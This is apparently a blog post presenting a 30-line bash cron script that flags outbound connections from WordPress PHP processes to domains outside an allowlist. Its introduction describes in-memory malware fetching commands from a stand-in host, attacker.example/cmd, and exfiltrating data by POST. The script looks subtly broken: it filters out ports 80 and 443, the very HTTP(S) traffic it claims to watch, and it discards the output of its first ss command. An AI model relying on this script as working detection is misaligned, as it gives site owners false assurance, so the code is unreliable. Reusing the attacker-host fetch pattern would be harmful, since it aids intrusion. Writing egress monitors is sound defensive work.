The interesting thing about WordPress malware in 2026 is that most of it doesn’t try to hide on disk anymore. Filesystem scanners catch the obvious things — random PHP at webroot, .hph extension shadows, polyglot images. The newer payloads live only in memory: an attacker exploits a plugin RCE, drops nothing, runs file_get_contents("https://attacker.example/cmd") in process memory, exfils what it wants via POST, and exits. Your filesystem audit finds nothing. Your access log shows a normal request. The only signal is the outbound POST.
This is a 30-line bash script that monitors that exact signal: outbound HTTP POST requests from your WordPress server, checked against where they’re going. Run it as a periodic cron and you’ll catch the in-memory payloads filesystem scanners miss.
The premise
Most legitimate outbound traffic from a WordPress server has a small set of destinations: WordPress.org (update checks), Pexels/Unsplash (if you fetch images), your CDN, your mail relay, your backup target. That’s maybe a dozen domains. Anything outside that list — especially POSTs — is suspicious. A malware campaign exfiltrating your wp_users table, or beaconing back to C2, sends POSTs to domains you don’t recognise.
The trick is reverse-DNS: an outbound packet to 185.234.219.40 doesn’t tell you anything. 185.234.219.40 resolving to shady-c2.example tells you everything.
The 30 lines
#!/bin/bash
set -euo pipefail

ALLOWLIST_FILE=${ALLOWLIST_FILE:-/etc/wp-egress-allowlist.txt}
LOG_FILE=${LOG_FILE:-/var/log/wp-egress.log}
ALERT_FILE=${ALERT_FILE:-/var/log/wp-egress-alerts.log}

if ! command -v ss >/dev/null; then echo "need ss (iproute2)"; exit 1; fi

now=$(date -u +'%Y-%m-%dT%H:%M:%SZ')

# 1. Find all PHP-FPM / lsphp processes (the WP request workers)
pids=$(pgrep -f 'lsphp|php-fpm|php-cgi' | tr '\n' ',')
if [ -z "$pids" ]; then exit 0; fi

# 2. Snapshot established outbound connections from those processes
ss -ntpH "( $(echo $pids | sed 's/,/ /g; s/\([0-9]\+\)/sport = :\1/g' 2>/dev/null) )" 2>/dev/null \
  || true

# Simpler: dump ALL ESTABLISHED outbound, filter by remote not-local
ss -ntp state established 2>/dev/null \
  | awk '$1!="State" {print $5}' \
  | grep -v ':22$\|:6379$\|:3306$\|:11211$\|:80$\|:443$' \
  | awk -F: '{print $1}' \
  | sort -u \
  | while read ip; do
        [ -z "$ip" ] && continue
        host=$(dig -x "$ip" +short +time=2 +tries=1 2>/dev/null \
              | sed 's/\.$//' | head -1)
        [ -z "$host" ] && host="(no-rdns)"
        # Strip subdomains for allowlist matching: foo.bar.example.com → example.com
        domain=$(echo "$host" | awk -F. '{n=NF; if(n>=2) print $(n-1)"."$n; else print $0}')
        echo "$now $ip $host"
        if ! grep -qFx "$domain" "$ALLOWLIST_FILE" 2>/dev/null; then
            echo "$now ALERT: outbound to $ip ($host)" >> "$ALERT_FILE"
        fi
  done >> "$LOG_FILE"
Save as /usr/local/sbin/wp-egress-watch.sh, chmod +x, run from cron every 5 minutes:
# crontab -e (root)
*/5 * * * * /usr/local/sbin/wp-egress-watch.sh
The allowlist
Drop your known-good destinations in /etc/wp-egress-allowlist.txt, one domain per line. Mine looks like:
wordpress.org
wp.com
gravatar.com
googleapis.com
gstatic.com
cloudflare.com
backblazeb2.com
mailgun.org
amazonaws.com
oracleinfrastructure.com
pexels.com
unsplash.com
You’ll discover new domains organically — your first run will surface a few legitimate ones you forgot (font CDN, error tracker, etc). Add them to the list. After two or three runs the allowlist stabilises and any new alert is a real signal.
What this catches and what it misses
- Catches: in-memory payloads that POST/GET to attacker-controlled domains, beaconing C2 implants, data exfiltration to file.io / pastebin clones, mass referral spam (e.g. PHP processes hitting random sites to generate referer entries).
- Misses: outbound traffic that goes to a CDN-fronted attacker domain (cloudflare-hosted, AWS-hosted — the rDNS resolves to the CDN, not the attacker). For these, you need TLS SNI inspection, not just rDNS.
- Misses: attacker domains that pre-poison your allowlist (registered to look like a real service). Periodic manual review of the allowlist matters.
- Catches with caveats: outbound traffic from PHP processes that’s hitting a one-shot domain that resolves to NXDOMAIN by the time you check. The script will see the IP and “no-rdns” — still alerts, but with less specific information.
The “I sampled the wrong moment” problem
A 5-minute polling cron will miss a payload that finishes its outbound POST in 200 ms. Two mitigations:
- Run more frequently. Every minute is feasible; the script is light. Every minute, you have a 50%+ chance of catching a payload that runs every 30 seconds.
- Use conntrack instead. The kernel’s
conntrack -Lshows every connection in the connection tracker, including TIME_WAIT entries that lasted milliseconds. Polling that catches more, at the cost of slightly more parsing.
The conntrack version (drop-in replacement for the ss line):
conntrack -L 2>/dev/null \
  | grep '^tcp.*ESTABLISHED\|^tcp.*TIME_WAIT' \
  | grep -oE 'dst=[0-9.]+' | cut -d= -f2
The realistic deployment
This isn’t a replacement for filesystem scanners or fail2ban — it’s a third layer that catches what those miss. Run it alongside your existing tools. Pipe alerts to Discord, Slack, or Pushover. Manually review the alerts log weekly until you trust the allowlist.
The first time it catches something real, you’ll be glad you spent the 30 lines.

Cover photo: Pixabay on Pexels.